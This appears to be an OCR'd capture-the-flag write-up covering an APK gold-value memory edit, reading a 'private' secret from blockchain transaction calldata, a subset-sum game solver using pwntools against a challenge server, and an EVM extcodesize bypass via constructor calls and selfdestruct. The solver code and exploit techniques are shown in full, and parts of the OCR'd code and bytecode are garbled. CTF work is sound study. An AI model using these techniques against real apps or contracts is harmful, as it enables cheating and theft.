
Okay so we analyze the purpose of the apk is too bypass the system to buy the flag, so manually it takes **too longggg!!!!** Therefore, lets change the amount of gold that we had. Okay now lets do the value to find first, we know that the gold is set to 100, so we search variable that are set to 100




Then after finding process, we change the value to preciously find the correct variable among the variables found.










Okay now that we found it, lets change the value to the amount to buy the flag (**DON'T OVER THE AMOUNT OR IT WILL BECOME NEGATIVE!!!**)







LETS GOO!! WE GOT THE FLAG



🏳 **Flag -**
prelim{m4yB3_i_sh0Uldv3_u5eD_a_b3T7e12_w4Y_of_5eRv3r_s1de_4pP_1n7e6R1ty_v4lIDat10n}

[BLOCKCHAIN] OASIS

🎭 Description

In a vast sahara, lost, you were. In a Sapphire blue, with secret, you shall rest.

0x0e9A1A1252Db85FC293822c961dF96E504974c1C
(testnet) prelim{checksumedsecrethere}

✨ Walkthrough

Initial Analysis

We are now given 3 things:

1) Address of Testnet: 0x0e9A1A1252Db85FC293822c961dF96E504974c1C
2) Flag Format: prelim{checksumedsecrethere}
3) Vault.sol

Vault.sol

C: > Users > jacob > OneDrive > Documents > Security Tech Course > CTF > Cydes2025 > BlockChain > Oasis > Oasis > Vault.sol


```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

contract Vault {
        address private secret;
        address private owner;

        constructor() {
                owner = msg.sender;
        }

        function setSecret_e9a7484c(address _secret) public {
                require(msg.sender == owner, "Only the owner can set the secret");
                secret = _secret;
        }

        function getSecret() public view returns (address) {
                require(msg.sender == owner, "Only the owner can access the secret");
                return secret;
        }
}

```


Going to the clue given


The Question mentioned something about Oasis and Sapphire....

So I searched online

OHH! I see it is a Oasis Sapphire Testnet, so I scavenged online and found an explorer for oasis







Raw Data

**0x6080604052348015600e575f5ffd5b503360015f6101000a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff1602179055506104 0c8061005c5f395ff3fe608060405234801561000f575f5ffd5b506004361061003457 5f3560e01c80635b9fdc30146100385780636c39be8b14610056575b5f5ffd5b610040610072565b604051610104d9190610238565b60405180910390f35b610070600480360381019061006b919061027f565b610128565b005b5f60015f9054906101000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff163373ffffffffffffffffffffffffffffffffffffffff16146101025760040517f08c379a0000000000000000000000000000000000000000000000000000000008152600401610100f99061032a565b60405180910390fd5b5f5f9054906101000a900473ffffffffffffffffffffffffffffffffffffffff16905090565b60015f9054906101000a900473ffffffffffffffffffffffffffffffffffffffff1673ffffffffffffffffffffffffffffffffffffffff163373ffffffffffffffffffffffffffffffffffffffff16146101b7576040517f08c379a0000000000000000000000000000000000000000000000000000000008152600401610100000000081526004016101ae906103b8565b60405180910390fd5b805f5f6101000a81548173ffffffffffffffffffffffffffffffffffffffff021916908373ffffffffffffffffffffffffffffffffffffffff16021790555050565b5f73ffffffffffffffffffffffffffffffffffffffff82169050919050565b5f6102282610101f9565b9050919050565b61023281610218565b82525050565b5f60208201905061024b5f830184610229565b92915050565b5f5ffd5b61025e81610218565b8114610268575f5ffd5b50565b5f8135905061027981610255565b92915050565b5f602082840312156102945761029361025161025565b5b5f6102a18482850161026b565b91505092915050565b5f828252602082019

05092915050565b7f4f6e6c7920746865206f776e65722063616e20616363657373207468652073655f8201527f6372657400000000000000000000000000000000000000000000000000000000602082015250565b5f6103146024836102aa565b915061031f826102ba565b604082019050919050565b5f602082019050818103f830152610341816103085 65b9050919050565b7f4f6e6c7920746865206f776e65722063616e207365742074686520736563726555f8201527f74000000000000000000000000000000000000000000000000000000000000000060208201525056 5b5f6103a26021836102aa565b91506103ad82610348565b6040820190509190505056 5b5f602082019050818103f8301526103cf81610396565b905091905056fea2646970667358221220971 7c6303c6aa94727a85549f8549cb30bc512db65558e5b3ed89cc66d33918564736f6c634300081c0033

This match the content in the vault.sol

So from transaction data:

```
0x6c39be8b000000000000000000000000fc044f87f2d158253348ff0fd3670f341ba29c5e
```

- 0x6c39be8b = selector for setSecret_e9a7484c(address)
- 0xfc044f87f2d158253348ff0fd3670f341ba29c5e = address

Yess we found the address of the secret, so now is to check sum the secret

```
from web3 import Web3

raw_secret = "0xfc044f87f2d158253348ff0fd3670f341ba29c5e"
checksummed_secret = Web3.to_checksum_address(raw_secret)
print(f"prelim{{{checksummed_secret}}}")
```

```
prelim{0xFc044F87f2D158253348fF0fd3670f341bA29c5E}
```

[CRYPTO] MINDREADER-REVENGE

📚 Description

The challenge presents itself as a "Truth or Lie" game where we must guess a sequence of 31 answers correctly. The core of the challenge, however, is not in the prose but in the session data provided at the start of the game. The server gives us two pieces of information:

- A list of 31 large numbers, r.
- A target integer, sum.

By analyzing the provided chall.py source code, we discovered that the sum is calculated by adding up a specific subset of the numbers in r. The choice of which numbers to include is determined by a hidden binary "answer key" (ans), where a 1 at a certain position means the number at that same position in r is included in the sum. This transforms the game into a classic computational problem: the Subset Sum Problem. Our goal is to find the subset of r that totals sum, which in turn reveals the secret ans key needed to win the game.

✨ Walkthrough

A brute-force approach, checking all 2^{31} possible subsets, would be computationally infeasible. The solution is to use a more efficient algorithm known as Meet-in-the-Middle.

Divide and Conquer: The list of 31 numbers is split into two smaller halves (e.g., 16 and 15 numbers).

Pre-computation: We generate all possible subset sums for the first half (2^{16} possibilities) and store them in a hash map for instant lookup. The map stores the sum and the binary combination that produced it.

Find the Complement: We then iterate through all subset sums of the second half (2^{15} possibilities). For each sum s2, we calculate the required "complement" sum s1 = total_sum - s2 that we need from the first half.

Solve and Reconstruct: We perform a quick lookup for s1 in our hash map. If found, we have discovered the two halves of the solution. By combining the binary combinations from both halves, we reconstruct the full 31-bit ans key.

With the ans key recovered, our script simply connects to the server and plays the game, submitting "yes" for every 1 and "no" for every 0 in our solved key, guaranteeing a win and retrieving the flag.

Script Used to Solve:

```
from pwn import * import json import re
def solve_subset_sum(r, target_sum): n = len(r) first_half = r[:n//2] second_half =
r[n//2:]
sums_first = {}
for mask in range(1 << len(first_half)):
    s = 0
    bits = []
    for i in range(len(first_half)):
        if mask & (1 << i):
            s += first_half[i]
            bits.append(1)
        else:
            bits.append(0)
    sums_first[s] = bits

for mask in range(1 << len(second_half)):
    s = 0
```

```
    bits = []
    for i in range(len(second_half)):
        if mask & (1 << i):
            s += second_half[i]
            bits.append(1)
        else:
            bits.append(0)
    target = target_sum - s
    if target in sums_first:
        return sums_first[target] + bits
return None

host = "152.42.220.146" port = 63456
conn = remote(host, port)
log.info("Receiving banner and first prompt...") initial_output =
conn.recvuntil(b"guess if I'm lying (yes/no): ").decode() print(initial_output)
try: start_index = initial_output.find('{') end_index = initial_output.rfind('}') + 1
if start_index == -1 or end_index == 0: raise ValueError("Could not find JSON object
in the initial output.")
session_str = initial_output[start_index:end_index]
session_str = session_str.replace('\\\\n', '')
session_str = session_str.replace("'", '"')

log.info(f"Cleaned session string: {session_str}")

session = json.loads(session_str)
r = session['r']
target_sum = session['sum']

except (ValueError, json.JSONDecodeError) as e: log.error(f"Error parsing session:
{e}") conn.close() exit(1)
log.success(f"Parsed r: {r}") log.success(f"Parsed sum: {target_sum}")
```

Solve for the sequence of answers ('ans')

log.info("Solving subset sum...") ans = solve_subset_sum(r, target_sum) if ans is None: log.error("Failed to solve subset sum!") conn.close() exit(1)


log.success(f"Computed ans: {ans}")

n = 31 log.info("Starting game...") first_guess = "yes" if ans[0] == 1 else "no" log.info(f"Sending guess 1: {first_guess}") conn.sendline(first_guess.encode())

for i in range(1, n):

```
response = conn.recvuntil(b"guess if I'm lying (yes/no): ").decode()

print(response.strip())


guess = "yes" if ans[i] == 1 else "no"

log.info(f"Sending guess {i+1}: {guess}")

conn.sendline(guess.encode())


final_output = conn.recvall(timeout=2).decode() log.success("Final output:")
print(final_output)

conn.close()
```

flag



[BLOCKCHAIN] SIZE DOES NOT MATTER

📚 Description

This challenge requires a deep understanding of the Ethereum Virtual Machine (EVM), specifically a contract's lifecycle and the extcodesize opcode. The goal is to set the isSolved flag to true in a Box contract by successfully passing through three sequential stages, each with a strict requirement on the size of a contract's runtime code.

✨ Walkthrough

Challenge Analysis

The Box.sol contract presents the following puzzle: a single contract address must be used to pass three stages with conflicting requirements.

- **aquastage1(address _contract)**: Requires the contract's code size to be less than 7 bytes (extcodesize < 0x7).
- **aquastage2(address _contract)**: Requires the contract's code size to be exactly 0 bytes (extcodesize == 0x0). This stage must be passed after stage 1.

- **aquastage3(address _contract)**: Reverts to the first requirement, needing a code size less than 7 bytes (extcodesize < 0x7). This must be passed after stage 2.

The central challenge is clear: How can a deployed contract have a size of zero for one check, and then a non-zero (but very small) size for another? The answer lies in exploiting two key EVM mechanics.

Key Concepts Exploited

1. **Contract Creation Code Size**: When a contract's constructor is executing, its runtime code has not yet been deployed to its final address. A call to extcodesize(address(this)) from within a constructor will return 0. This is the key to passing aquastage2. Since 0 is also less than 7, this mechanic is also perfect for passing aquastage1.
2. **The selfdestruct Opcode**: When a contract self-destructs, its code is completely removed from the blockchain at the end of the transaction. Any subsequent call to extcodesize on that address will permanently return 0. This is the key to passing aquastage3 after the contract has already been deployed.

The Multi-Transaction Strategy

An initial attempt to perform all actions within a single transaction (deploy, call stages, and self-destruct) fails due to how Solidity handles transaction reverts. A failure in an internal call (like aquastage3 failing its check) would roll back the state changes from the entire transaction, including the successful completion of stages 1 and 2.

The successful strategy involves separating the logic into four distinct transactions orchestrated by a Python script.

Step 1: The Solver Contract

A simple Solver contract was designed with two parts: a constructor to handle the initial setup and a destroy function to enable the final step.

```
contract Solver {
  // 1. On deployment, completes stages 1 & 2 while its extcodesize is 0.
  constructor(address _box) {
    IBox(_box).aquastage1(address(this));
```

```
        IBox(_box).aquastage2(address(this));
    }

    // 2. A callable function to trigger self-destruction.
    function destroy() external {
        selfdestruct(payable(msg.sender));
    }
}
```

Step 2: The Attack Execution

The solution script executes the following sequence:

1. **Transaction 1: Deploy Solver**. The script deploys the Solver contract. Its constructor runs, and because extcodesize(address(this)) is 0, it successfully passes the checks for both aquastage1 and aquastage2, setting them to true.
2. **Transaction 2: Destroy Solver**. The script calls the destroy() function on the newly deployed Solver instance. The contract self-destructs, and its code is wiped from its address.
3. **Transaction 3: Complete Stage 3**. The script now calls box.aquastage3(), passing the address of the now-destroyed Solver contract. Since the contract's code is gone, its extcodesize is 0, which passes the < 7 bytes check. stage3 is now set to true.
4. **Transaction 4: Finalize the Solution**. With all three stages successfully passed for the solver_address, the script calls box.solve(). This final call succeeds, setting isSolved = true.

Flag


Flag Found!
prelim{small_and_big_schrodingerbox}
Copy Flag